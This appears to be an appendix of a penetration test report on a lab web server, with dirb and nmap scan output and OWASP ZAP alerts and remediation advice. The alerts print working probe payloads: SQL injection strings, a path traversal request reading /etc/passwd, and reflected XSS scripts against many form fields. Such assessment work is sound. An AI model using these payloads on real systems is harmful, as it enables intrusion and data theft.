	(Use mode '-w' if you want to scan it anyway) ---- Entering directory: http://192.168.1.20/docs41/ ---- *** Calculating NOT_FOUND code... (!) WARNING: Directory IS LISTABLE. No need to scan it. (Use mode '-w' if you want to scan it anyway) ---- Entering directory: http://192.168.1.20/font/ ---- *** Calculating NOT_FOUND code... (!) WARNING: Directory IS LISTABLE. No need to scan it. (Use mode '-w' if you want to scan it anyway) ---- Entering directory: http://192.168.1.20/fonts/ ---- *** Calculating NOT_FOUND code... (!) WARNING: Directory IS LISTABLE. No need to scan it. (Use mode '-w' if you want to scan it anyway) ---- Entering directory: http://192.168.1.20/images/ ---- *** Calculating NOT_FOUND code... (!) WARNING: Directory IS LISTABLE. No need to scan it. (Use mode '-w' if you want to scan it anyway) ---- Entering directory: http://192.168.1.20/js/ ---- *** Calculating NOT_FOUND code...

	(!) WARNING: Directory IS LISTABLE. No need to scan it. (Use mode '-w' if you want to scan it anyway) ---- Entering directory: http://192.168.1.20/pictures/ ---- *** Calculating NOT_FOUND code... (!) WARNING: Directory IS LISTABLE. No need to scan it. (Use mode '-w' if you want to scan it anyway) ---- Entering directory: http://192.168.1.20/admin/css/ ---- *** Calculating NOT_FOUND code... (!) WARNING: Directory IS LISTABLE. No need to scan it. (Use mode '-w' if you want to scan it anyway) ---- Entering directory: http://192.168.1.20/admin/images/ ---- *** Calculating NOT_FOUND code... (!) WARNING: Directory IS LISTABLE. No need to scan it. (Use mode '-w' if you want to scan it anyway) ---- Entering directory: http://192.168.1.20/admin/js/ ---- *** Calculating NOT_FOUND code... (!) WARNING: Directory IS LISTABLE. No need to scan it. (Use mode '-w' if you want to scan it anyway) ----------

	END_TIME: Sat Nov 21 07:37:58 2020 DOWNLOADED: 9224 - FOUND: 7
dirb http://192.168.1.20 /usr/share/dirb/wordlists/common.txt > dirbcommon.txt	Entering directory: http://192.168.1.20/audio/ ---- *** Calculating NOT_FOUND code... (!) WARNING: Directory IS LISTABLE. No need to scan it. (Use mode '-w' if you want to scan it anyway) ---- Entering directory: http://192.168.1.20/css/ ---- *** Calculating NOT_FOUND code... (!) WARNING: Directory IS LISTABLE. No need to scan it. (Use mode '-w' if you want to scan it anyway) ---- Entering directory: http://192.168.1.20/docs41/ ---- *** Calculating NOT_FOUND code... (!) WARNING: Directory IS LISTABLE. No need to scan it. (Use mode '-w' if you want to scan it anyway) ---- Entering directory: http://192.168.1.20/font/ ---- *** Calculating NOT_FOUND code... (!) WARNING: Directory IS LISTABLE. No need to scan it. (Use mode '-w' if you want to scan it anyway) ---- Entering directory: http://192.168.1.20/fonts/ ---- *** Calculating NOT_FOUND code...

	(!) WARNING: Directory IS LISTABLE. No need to scan it. (Use mode '-w' if you want to scan it anyway) ---- Entering directory: http://192.168.1.20/images/ ---- *** Calculating NOT_FOUND code... (!) WARNING: Directory IS LISTABLE. No need to scan it. (Use mode '-w' if you want to scan it anyway) ---- Entering directory: http://192.168.1.20/js/ ---- *** Calculating NOT_FOUND code... (!) WARNING: Directory IS LISTABLE. No need to scan it. (Use mode '-w' if you want to scan it anyway) ---- Entering directory: http://192.168.1.20/pictures/ ---- *** Calculating NOT_FOUND code... (!) WARNING: Directory IS LISTABLE. No need to scan it. (Use mode '-w' if you want to scan it anyway) ---- Entering directory: http://192.168.1.20/admin/css/ ---- *** Calculating NOT_FOUND code... (!) WARNING: Directory IS LISTABLE. No need to scan it. (Use mode '-w' if you want to scan it anyway)

	---- Entering directory: http://192.168.1.20/admin/images/ ---- *** Calculating NOT_FOUND code... (!) WARNING: Directory IS LISTABLE. No need to scan it. (Use mode '-w' if you want to scan it anyway) ---- Entering directory: http://192.168.1.20/admin/js/ ---- *** Calculating NOT_FOUND code... (!) WARNING: Directory IS LISTABLE. No need to scan it. (Use mode '-w' if you want to scan it anyway) ---------- END_TIME: Sat Nov 21 07:43:31 2020 DOWNLOADED: 9224 - FOUND: 7

15.7 NMAP SCAN/SCRIPT RESULTS & PROCESS

Nmap Scripting Engine (NSE) is one of Nmap's most powerful and flexible features

Commands used	Results	Comments
nmap -p 0-65535 -sT 192.168.1.20 > nmap1.txt	Starting Nmap 7.80 (https://nmap.org) at 2020-11-20 08:03 EST Nmap scan report for 192.168.1.20 Host is up (0.00077s latency). Not shown: 65532 closed ports PORT STATE SERVICE 21/tcp open ftp 80/tcp open http 443/tcp open https 3306/tcp open mysql MAC Address: 00:15:5D:00:04:04 (Microsoft) Nmap done: 1 IP address (1 host up) scanned in 2.79 seconds	
nmap -sV -p 1-65535 -sT 192.168.1.20 > nmap3.txt	Starting Nmap 7.80 (https://nmap.org) at 2020-11-20 08:18 EST Nmap scan report for 192.168.1.20 Host is up (0.00041s latency). Not shown: 65531 closed ports PORT STATE SERVICE VERSION 21/tcp open ftp ProFTPD 1.3.4c 80/tcp open http Apache httpd 2.4.29 ((Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.1 443/tcp open ssl/https Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3 3306/tcp open mysql MariaDB (unauthorized) MAC Address: 00:15:5D:00:04:04 (Microsoft) Service Info: OS: Unix Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 21.02 seconds	
nmap 192.168.1.20 -p 21 --script=ftp-anon > ftpanon.txt	Starting Nmap 7.80 (https://nmap.org) at 2020-11-20 09:04 EST Nmap scan report for 192.168.1.20 Host is up (0.00039s latency). PORT STATE SERVICE 21/tcp open ftp MAC Address: 00:15:5D:00:04:04 (Microsoft) Nmap done: 1 IP address (1 host up) scanned in 1.30 seconds	
map 192.168.1.20 -p 80,443,21,3306 --script=http-date > date.txt	Starting Nmap 7.80 (https://nmap.org) at 2020-11-20 08:48 EST Nmap scan report for 192.168.1.20 Host is up (0.00042s latency). PORT STATE SERVICE 21/tcp open ftp 80/tcp open http |_http-date: Fri, 20 Nov 2020 13:49:01 GMT; +1s from local time. 443/tcp open https |_http-date: Fri, 20 Nov 2020 13:49:02 GMT; +2s from local time. 3306/tcp open mysql MAC Address: 00:15:5D:00:04:04 (Microsoft) Nmap done: 1 IP address (1 host up) scanned in 2.31 seconds	

nmap 192.168.1.20 -p 80,443,21,3306 --script=http-apache-negotiation > apache.txt	Starting Nmap 7.80 (https://nmap.org) at 2020-11-20 08:45 EST Nmap scan report for 192.168.1.20 Host is up (0.00043s latency). PORT STATE SERVICE 21/tcp open ftp 80/tcp open http 443/tcp open https 3306/tcp open mysql MAC Address: 00:15:5D:00:04:04 (Microsoft) Nmap done: 1 IP address (1 host up) scanned in 5.34 seconds	
nmap 192.168.1.20 -p 80,443,21,3306 --script=http-mobileversion-checker > mobilev.txt	Starting Nmap 7.80 (https://nmap.org) at 2020-11-20 0 Nmap scan report for 192.168.1.20 Host is up (0.00049s latency). PORT STATE SERVICE 21/tcp open ftp 80/tcp open http |_http-mobileversion-checker: No mobile version detecte 443/tcp open https |_http-mobileversion-checker: No mobile version detecte 3306/tcp open mysql MAC Address: 00:15:5D:00:04:04 (Microsoft) Nmap done: 1 IP address (1 host up) scanned in 2.35 sec	
nmap 192.168.1.20 -p 80,443,21,3306 --script=http-methods > methodsnmap1.txt	Starting Nmap 7.80 (https://nmap.org) at 2020-11-20 0 Nmap scan report for 192.168.1.20 Host is up (0.00046s latency). PORT STATE SERVICE 21/tcp open ftp 80/tcp open http | http-methods: |_ Supported Methods: GET HEAD POST OPTIONS 443/tcp open https | http-methods: |_ Supported Methods: GET HEAD POST 3306/tcp open mysql MAC Address: 00:15:5D:00:04:04 (Microsoft) Nmap done: 1 IP address (1 host up) scanned in 7.33 sec	

nmap 192.168.1.20 -p 80,443,21,3306 --script=http-headers > headersnmap1.txt	Starting Nmap 7.80 (https://nmap.org) at 2020-11-20 08:39 EST Nmap scan report for 192.168.1.20 Host is up (0.00048s latency). PORT STATE SERVICE 21/tcp open ftp 80/tcp open http | http-headers: | Date: Fri, 20 Nov 2020 13:39:11 GMT | Server: Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3 | X-Powered-By: PHP/5.6.34 | Set-Cookie: PHPSESSID=8ivbq2pgfllhflo11kg8gju272; path=/ | Expires: Thu, 19 Nov 1981 08:52:00 GMT | Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 | Pragma: no-cache | Connection: close | Content-Type: text/html; charset=UTF-8 | |_ (Request type: HEAD) 443/tcp open https | http-headers: | Date: Fri, 20 Nov 2020 13:39:13 GMT | Server: Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3 | Vary: accept-language,accept-charset | Accept-Ranges: bytes | Connection: close | Content-Type: text/html; charset=utf-8 | Content-Language: en | Expires: Fri, 20 Nov 2020 13:39:13 GMT | |_ (Request type: GET) 3306/tcp open mysql MAC Address: 00:15:5D:00:04:04 (Microsoft) Nmap done: 1 IP address (1 host up) scanned in 3.34 seconds	

15.8 OWASP ZAP ACTIVE SCAN

Scan procedure

Figure 142 shows the path taken through OWAPS ZAP to reach the active scan.




Figure 144

Figure 143 shows the input vectors of the active scan.




Figure 145

Figure 144 shows the scope of the active scan. This includes the target IP and other settings.




Figure 146

Figure 145 shows the different technologies used on the active scan, these were chosen based on the results from the recon and analysis section.




Figure 147

Scan results

Summary of Alerts

Risk Level	Number of Alerts
High	4
Medium	5
Low	7
Informational	4

Alert Detail

High (Medium)	SQL Injection
Description	SQL injection may be possible.
URL	http://192.168.1.20/userValidate.php
Method	POST
Parameter	magaca
Attack	ZAP' OR '1'='1
URL	http://192.168.1.20/cart_update.php
Method	POST
Parameter	Product_ID
Attack	4/2
Instances	2
Solution	Do not trust client side input, even if there is client side validation in place. In general, type check all data on the server side. If the application uses JDBC, use PreparedStatement or CallableStatement, with parameters passed by '?' If the application uses ASP, use ADO Command Objects with strong type checking and parameterized queries. If database Stored Procedures can be used, use them. Do *not* concatenate strings into queries in the stored procedure, or use 'exec', 'exec immediate', or equivalent functionality!

	Do not create dynamic SQL queries using simple string concatenation. Escape all data received from the client. Apply an 'allow list' of allowed characters, or a 'deny list' of disallowed characters in user input. Apply the principle of least privilege by using the least privileged database user possible. In particular, avoid using the 'sa' or 'db-owner' database users. This does not eliminate SQL injection, but minimizes its impact. Grant the minimum database access that is necessary for the application.
Other information	The page results were successfully manipulated using the boolean conditions [ZAP' AND '1'='1] and [ZAP' OR '1'='1] The parameter value being modified was NOT stripped from the HTML output for the purposes of the comparison Data was NOT returned for the original parameter. The vulnerability was detected by successfully retrieving more data than originally returned, by manipulating the parameter
Reference	https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
CWE Id	89
WASC Id	19
Source ID	1
High (Medium)	**Path Traversal**
Description	The Path Traversal attack technique allows an attacker access to files, directories, and commands that potentially reside outside the web document root directory. An attacker may manipulate a URL in such a way that the web site will execute or reveal the contents of arbitrary files anywhere on the web server. Any device that exposes an HTTP-based interface is potentially vulnerable to Path Traversal. Most web sites restrict user access to a specific portion of the file-system, typically called the "web document root" or "CGI root" directory. These directories contain the files intended for user access and the executable necessary to drive web application functionality. To access files or execute commands anywhere on the file-system, Path Traversal attacks will utilize the ability of special-characters sequences. The most basic Path Traversal attack uses the "../" special-character sequence to alter the resource location requested in the URL. Although most popular web servers will prevent this technique from escaping the web document root, alternate encodings of the "../" sequence may help bypass the security filters.

	These method variations include valid and invalid Unicode-encoding ("..%u2216" or "..%c0%af") of the forward slash character, backslash characters ("..\") on Windows-based servers, URL encoded characters "%2e%2e%2f"), and double URL encoding ("..%255c") of the backslash character. Even if the web server properly restricts Path Traversal attempts in the URL path, a web application itself may still be vulnerable due to improper handling of user-supplied input. This is a common problem of web applications that use template mechanisms or load static text from files. In variations of the attack, the original URL parameter value is substituted with the file name of one of the web application's dynamic scripts. Consequently, the results can reveal source code because the file is interpreted as text instead of an executable script. These techniques often employ additional special characters such as the dot (".") to reveal the listing of the current working directory, or "%00" NULL characters in order to bypass rudimentary file extension checks.

URL	http://192.168.1.20/extras.php?type=%2Fetc%2Fpasswd
Method	GET
Parameter	type
Attack	/etc/passwd
Evidence	root:x:0:0
Instances	1
Solution	Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright. When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue." For filenames, use stringent whitelists that limit the character set to be used. If feasible, only allow a single "." character in the filename to avoid weaknesses, and exclude directory separators such as "/". Use a whitelist of allowable file extensions. Warning: if you attempt to cleanse your data, then do so that the end result is not in the form that can be dangerous. A sanitizing mechanism can remove characters such as '.' and ';' which may be required for some exploits. An attacker can try to fool the sanitizing mechanism into "cleaning" data into a dangerous form. Suppose the attacker injects a '.' inside a filename (e.g. "sensi.tiveFile") and the sanitizing mechanism removes the character resulting

	in the valid filename, "sensitiveFile". If the input data are now assumed to be safe, then the file may be compromised. Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice. Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked. Use a built-in path canonicalization function (such as realpath() in C) that produces the canonical version of the pathname, which effectively removes ".." sequences and symbolic links. Run your code using the lowest privileges that are required to accomplish the necessary tasks. If possible, create isolated accounts with limited privileges that are only used for a single task. That way, a successful attack will not immediately give the attacker access to the rest of the software or its environment. For example, database applications rarely need to run as the database administrator, especially in day-to-day operations. When the set of acceptable objects, such as filenames or URLs, is limited or known, create a mapping from a set of fixed input values (such as numeric IDs) to the actual filenames or URLs, and reject all other inputs. Run your code in a "jail" or similar sandbox environment that enforces strict boundaries between the process and the operating system. This may effectively restrict which files can be accessed in a particular directory or which commands can be executed by your software. OS-level examples include the Unix chroot jail, AppArmor, and SELinux. In general, managed code may provide some protection. For example, java.io.FilePermission in the Java SecurityManager allows you to specify restrictions on file operations. This may not be a feasible solution, and it only limits the impact to the operating system; the rest of your application may still be subject to compromise.
Reference	http://projects.webappsec.org/Path-Traversal http://cwe.mitre.org/data/definitions/22.html
CWE Id	22
WASC Id	33
Source ID	1
High (Medium)	**Cross Site Scripting (Reflected)**
Description	Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code

	itself is usually written in HTML/JavaScript, but may also extend to VBScript, ActiveX, Java, Flash, or any other browser-supported technology. When an attacker gets a user's browser to execute his/her code, the code will run within the security context (or zone) of the hosting web site. With this level of privilege, the code has the ability to read, modify and transmit any sensitive data accessible by the browser. A Cross-site Scripted user could have his/her account hijacked (cookie theft), their browser redirected to another location, or possibly shown fraudulent content delivered by the web site they are visiting. Cross-site Scripting attacks essentially compromise the trust relationship between a user and the web site. Applications utilizing browser object instances which load content from the file system may execute code under the local machine zone allowing for system compromise. There are three types of Cross-site Scripting attacks: non-persistent, persistent and DOM-based. Non-persistent attacks and DOM-based attacks require a user to either visit a specially crafted link laced with malicious code, or visit a malicious web page containing a web form, which when posted to the vulnerable site, will mount the attack. Using a malicious form will oftentimes take place when the vulnerable resource only accepts HTTP POST requests. In such a case, the form can be submitted automatically, without the victim's knowledge (e.g. by using JavaScript). Upon clicking on the malicious link or submitting the malicious form, the XSS payload will get echoed back and will get interpreted by the user's browser and execute. Another technique to send almost arbitrary requests (GET and POST) is by using an embedded client, such as Adobe Flash. Persistent attacks occur when the malicious code is submitted to a web site where it's stored for a period of time. Examples of an attacker's favorite targets often include message board posts, web mail messages, and web chat software. The unsuspecting user is not required to interact with any additional site/link (e.g. an attacker site or a malicious link sent via email), just simply view the web page containing the code.

URL	http://192.168.1.20/thankyou.php?id=%3C%2Fh2%3E%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E%3Ch2%3E
Method	GET
Parameter	id
Attack	<script>alert(1);</script>
Evidence	<script>alert(1);</script>
URL	http://192.168.1.20/cart_update.php
Method	POST
Parameter	Product_ID

Attack	javascript:alert(1);
Evidence	javascript:alert(1);
Instances	2
Solution	Phase: Architecture and Design Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid. Examples of libraries and frameworks that make it easier to generate properly encoded output include Microsoft's Anti-XSS library, the OWASP ESAPI Encoding module, and Apache Wicket. Phases: Implementation; Architecture and Design Understand the context in which your data will be used and the encoding that will be expected. This is especially important when transmitting data between different components, or when generating outputs that can contain multiple encodings at the same time, such as web pages or multi-part mail messages. Study all expected communication protocols and data representations to determine the required encoding strategies. For any data that will be output to another web page, especially any data that was received from external inputs, use the appropriate encoding on all non-alphanumeric characters. Consult the XSS Prevention Cheat Sheet for more details on the types of encoding and escaping that are needed. Phase: Architecture and Design For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server. If available, use structured mechanisms that automatically enforce the separation between data and code. These mechanisms may be able to provide the relevant quoting, encoding, and validation automatically, instead of relying on the developer to provide this capability at every point where output is generated. Phase: Implementation For every web page that is generated, use and specify a character encoding such as ISO-8859-1 or UTF-8. When an encoding is not specified, the web browser may choose a different encoding by guessing which encoding is actually being used by the web page. This can cause the web browser to treat certain sequences as special, opening up the client to subtle XSS attacks. See CWE-116 for more mitigations related to encoding/escaping.

	To help mitigate XSS attacks against the user's session cookie, set the session cookie to be HttpOnly. In browsers that support the HttpOnly feature (such as more recent versions of Internet Explorer and Firefox), this attribute can prevent the user's session cookie from being accessible to malicious client-side scripts that use document.cookie. This is not a complete solution, since HttpOnly is not supported by all browsers. More importantly, XMLHTTPRequest and other powerful browser technologies provide read access to HTTP headers, including the Set-Cookie header in which the HttpOnly flag is set. Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright. When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue." Ensure that you perform input validation at well-defined interfaces within the application. This will help protect the application even if a component is reused or moved elsewhere.
Reference	http://projects.webappsec.org/Cross-Site-Scripting http://cwe.mitre.org/data/definitions/79.html
CWE Id	79
WASC Id	8
Source ID	1

High (Low)	**Cross Site Scripting (Reflected)**
Description	Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also extend to VBScript, ActiveX, Java, Flash, or any other browser-supported technology. When an attacker gets a user's browser to execute his/her code, the code will run within the security context (or zone) of the hosting web site. With this level of privilege, the code has the ability to read, modify and transmit any sensitive data accessible by the browser. A Cross-site Scripted user could have his/her account hijacked (cookie theft), their browser redirected to another location, or possibly shown fraudulent content delivered by the web site they are visiting. Cross-site Scripting attacks essentially compromise the trust relationship between a user and the web site. Applications utilizing browser object

	instances which load content from the file system may execute code under the local machine zone allowing for system compromise. There are three types of Cross-site Scripting attacks: non-persistent, persistent and DOM-based. Non-persistent attacks and DOM-based attacks require a user to either visit a specially crafted link laced with malicious code, or visit a malicious web page containing a web form, which when posted to the vulnerable site, will mount the attack. Using a malicious form will oftentimes take place when the vulnerable resource only accepts HTTP POST requests. In such a case, the form can be submitted automatically, without the victim's knowledge (e.g. by using JavaScript). Upon clicking on the malicious link or submitting the malicious form, the XSS payload will get echoed back and will get interpreted by the user's browser and execute. Another technique to send almost arbitrary requests (GET and POST) is by using an embedded client, such as Adobe Flash. Persistent attacks occur when the malicious code is submitted to a web site where it's stored for a period of time. Examples of an attacker's favorite targets often include message board posts, web mail messages, and web chat software. The unsuspecting user is not required to interact with any additional site/link (e.g. an attacker site or a malicious link sent via email), just simply view the web page containing the code.
URL	http://192.168.1.20/InsertPayment.php
Method	POST
Parameter	email
Attack	'"<script>alert(1);</script>
Evidence	'"<script>alert(1);</script>
URL	http://192.168.1.20/InsertPayment.php
Method	POST
Parameter	city
Attack	'"<script>alert(1);</script>
Evidence	'"<script>alert(1);</script>
URL	http://192.168.1.20/InsertPayment.php
Method	POST
Parameter	address
Attack	'"<script>alert(1);</script>
Evidence	'"<script>alert(1);</script>
URL	http://192.168.1.20/feedback_process.php
Method	POST
Parameter	text

Attack	"'<script>alert(1);</script>
Evidence	"'<script>alert(1);</script>
URL	http://192.168.1.20/InsertPayment.php
Method	POST
Parameter	fullname
Attack	"'<script>alert(1);</script>
Evidence	"'<script>alert(1);</script>
URL	http://192.168.1.20/InsertPayment.php
Method	POST
Parameter	pcode
Attack	"'<script>alert(1);</script>
Evidence	"'<script>alert(1);</script>
URL	http://192.168.1.20/feedback_process.php
Method	POST
Parameter	email
Attack	"'<script>alert(1);</script>
Evidence	"'<script>alert(1);</script>
URL	http://192.168.1.20/InsertPayment.php
Method	POST
Parameter	country
Attack	"'<script>alert(1);</script>
Evidence	"'<script>alert(1);</script>
URL	http://192.168.1.20/InsertPayment.php
Method	POST
Parameter	phone
Attack	"'<script>alert(1);</script>
Evidence	"'<script>alert(1);</script>
URL	http://192.168.1.20/feedback_process.php
Method	POST
Parameter	phone
Attack	"'<script>alert(1);</script>
Evidence	"'<script>alert(1);</script>
Instances	10

Solution	Phase: Architecture and Design Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid. Examples of libraries and frameworks that make it easier to generate properly encoded output include Microsoft's Anti-XSS library, the OWASP ESAPI Encoding module, and Apache Wicket. Phases: Implementation; Architecture and Design Understand the context in which your data will be used and the encoding that will be expected. This is especially important when transmitting data between different components, or when generating outputs that can contain multiple encodings at the same time, such as web pages or multi-part mail messages. Study all expected communication protocols and data representations to determine the required encoding strategies. For any data that will be output to another web page, especially any data that was received from external inputs, use the appropriate encoding on all non-alphanumeric characters. Consult the XSS Prevention Cheat Sheet for more details on the types of encoding and escaping that are needed. Phase: Architecture and Design For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server. If available, use structured mechanisms that automatically enforce the separation between data and code. These mechanisms may be able to provide the relevant quoting, encoding, and validation automatically, instead of relying on the developer to provide this capability at every point where output is generated. Phase: Implementation For every web page that is generated, use and specify a character encoding such as ISO-8859-1 or UTF-8. When an encoding is not specified, the web browser may choose a different encoding by guessing which encoding is actually being used by the web page. This can cause the web browser to treat certain sequences as special, opening up the client to subtle XSS attacks. See CWE-116 for more mitigations related to encoding/escaping. To help mitigate XSS attacks against the user's session cookie, set the session cookie to be HttpOnly. In browsers that support the HttpOnly feature (such as more recent versions of Internet Explorer and Firefox), this attribute can prevent the user's session cookie from being accessible to malicious client-side scripts that use document.cookie. This is not a complete solution, since

	HttpOnly is not supported by all browsers. More importantly, XMLHTTPRequest and other powerful browser technologies provide read access to HTTP headers, including the Set-Cookie header in which the HttpOnly flag is set. Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright. When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue." Ensure that you perform input validation at well-defined interfaces within the application. This will help protect the application even if a component is reused 